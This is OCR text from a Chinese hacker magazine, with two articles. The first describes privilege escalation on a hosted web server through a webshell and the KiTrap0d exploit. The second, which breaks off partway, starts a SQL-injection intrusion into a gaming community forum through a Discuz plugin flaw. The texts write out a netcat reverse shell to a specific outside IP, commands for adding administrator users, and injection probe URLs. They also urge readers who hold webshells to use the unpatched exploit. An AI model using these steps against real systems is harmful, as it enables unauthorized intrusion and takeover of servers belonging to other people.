


图 5

二、KiTrap0d local ring0 exploit 提权

现在我们已经拿到网站的webshell了，先来查看网站根目录下的config.php文件，里面有连接MySQL数据库的账户和口令。

通过信息收集得知，用的是普通MySQL数据库账户，服务器好像是虚拟主机，权限设置的还可以，很多文件夹都没有访问权限。网站ftp服务用的是微软自带的，提权到这里陷入困境。

到网上去找KiTrap0d local ring0 exploit漏洞利用程序，先找同事的电脑测试了一下，因为他的电脑是2003操作系统，我的是xp操作系统。

先建一个test普通组的用户，然后用这个test普通用户来执行cmd.exe程序，命令是**runas /user:test cmd.exe**，如图2。

从图2中我们可以看到，test普通用户不能加用户，因为它只有users组的权限。我们现在来运行KiTrap0d local ring0 exploit本地提权的程序，一共有两个文件，一个是exe文件，我们可以改名；还有一个是dll文件，不能改名。

把这两个文件都放到c盘下，执行exe文件会给出帮助提示，我这里把exe文件改名成v.exe了，执行**v.exe net user 1 /add**，如图3。




图 7

从图3中我们可以看到，执行cmd命令成功，已经添加了一个用户名为1的用户，说明这个本地提权程序在2003操作系统下是可以成功利用的。

现在我们利用这个本地提权程序来试试那台虚拟服务器。这里告诉大家，**一定要用nc把cmdshell给反弹回来测试，因为这个程序还要dll文件才能成功运行**。我测试过几个webshell，把dll和exe传在一个文件夹下，但还是提示dll文件找不到，从而加载失败。所以我都是用nc把cmdshell给反弹回来再执行，成功率比较高。

先在webshell里执行cmd命令，提示“拒绝访问”，肯定是cmd.exe文件设置了权限，那我们上传一个cmd.exe到网站根目录下，再来执行cmd命令，把结果输出到txt文件里，如图4。

从图4中我们可以看到，通过上传的cmd.exe可以执行命令，再上传一个nc.exe文件上去，执行命令**C:\web\bbs.***.net\nc.exe -e cmd.exe 222.94.48.75 99**，反弹一个cmdshell回来，如图5。

从图5中我们可以看到，cmdshell已经反弹回来了，来看看能不能直接添加一个用户，如图6。

从图6中我们可以看到，提示的是“拒绝访问”，cmdshell的权限和webshell的权限是一样的。下面我们利用上传上去的KiTrap0d local ring0 exploit本地提权程序来提权，一定要把dll文件和exe文件一起传上去，放在同一个目录下。

本地提权程序执行命令很简单，exploit.exe后面跟着要执行的cmd命令即可，如图7。

从图7中我们可以看到，rabbitsafe的用户已经添加上去了。再执行命令把rabbitsafe加入管理员组，成功后再利用添加的rabbitsafe管理员成功登录服务器，如图8。

成功登录服务器后自然拿到服务器权限，到此，KiTrap0d local ring0

exploit 本地提权全部结束。

三、总结收尾

到文章完成为止，KiTrap0d local ring0 exploit 本地提权漏洞还没有出补丁，大家手里有 Webshell 没有提权的，可以用这个漏洞试试，希望大家打响 2010 年微软 NT 本地提权第一枪。

这里再次感谢 GOOGLE 黑客高手 Tavis Ormandy 的共享精神，最后希望大家能从这篇文章中学到东西，如果有什么不明白的地方，可以到《黑客手册》论坛去找我，我的论坛 ID 是 rabbitsafe。

【文章中提到的 KiTrap0d local ring0 exploit 已收录在本期光盘】

编辑点评：这个提权工具我用过，网上有很多不同的版本，但是能在 webshell 上直接用的还很难找到，大部分的都像本文提到的一样，是需要用 NC 反弹回来执行的。不过，如果这个溢出代码你会分析原理，能找到不同 win 版本的溢出点，肯定能写出一个通用的，能在 webshell 上直接提权的工具。




图 8

一个 Discuz 插件漏洞引起的血案

文 rabbitsafe

大家好，最近工作太忙了，没什么时间写文章。最近听说 Discuz（以下简称 dz）论坛几个插件都爆出了漏洞，很多用 dz 论坛架设的大站纷纷被攻陷，都是插件惹的祸啊！

本来 dz 论坛的安全性挺高的，可惜插件安全性不够（毕竟大部分插件不是官方写的），造成如此之祸。这篇文章讲的也是 dz 插件的一个漏洞，导致一个门户站点被攻陷，具体情况就请跟随我一起开始渗透之旅吧！

一、血案发生过程

今天要检测的网站是一个电玩交友社区网站，注册会员有 12 万左右，网站规模还可以。这么大的一个网站却因为 dz 论坛插件的漏洞而被攻陷。

网站分了几个模块，主站是 UCenter Home 架构的，从标题栏就可以看出来，还有一个下载站，论坛用的是 Discuz 论坛。

提醒广大站长，网站标题最好把关键东西改掉，不要让攻击者一看就知道使用的是什么系统，大大方便了入侵。

现在我们再来看看 Discuz 论坛吧，利用最近爆出的几个插件漏洞，如果能成功，可以猜解出管理员用户名和口令。

论坛有个娱乐场的功能，里面有"会员 pk"、"小游戏"、"开口中"、"江湖客栈"等插件，其中"江湖客栈"插件最近好像爆出了注入漏洞，我们来测试一下。




图 1

打开"江湖客栈"，看到有很多任务，我们随便打开一个任务，地址是：**http://bbs.xxx.com/forummission.php?index=show&id=3236**，提交一下，使用 and 1=1 和 and 1=2，返回的页面内容不一样，前者正常，后者错误，说明存在 SQL 注入漏洞。

再用 order by 的方法来查询字段数，提交：**http://bbs.xxx.com/forummission.php?index=show&id=3236 order by 10/***，页面返回内容正常。

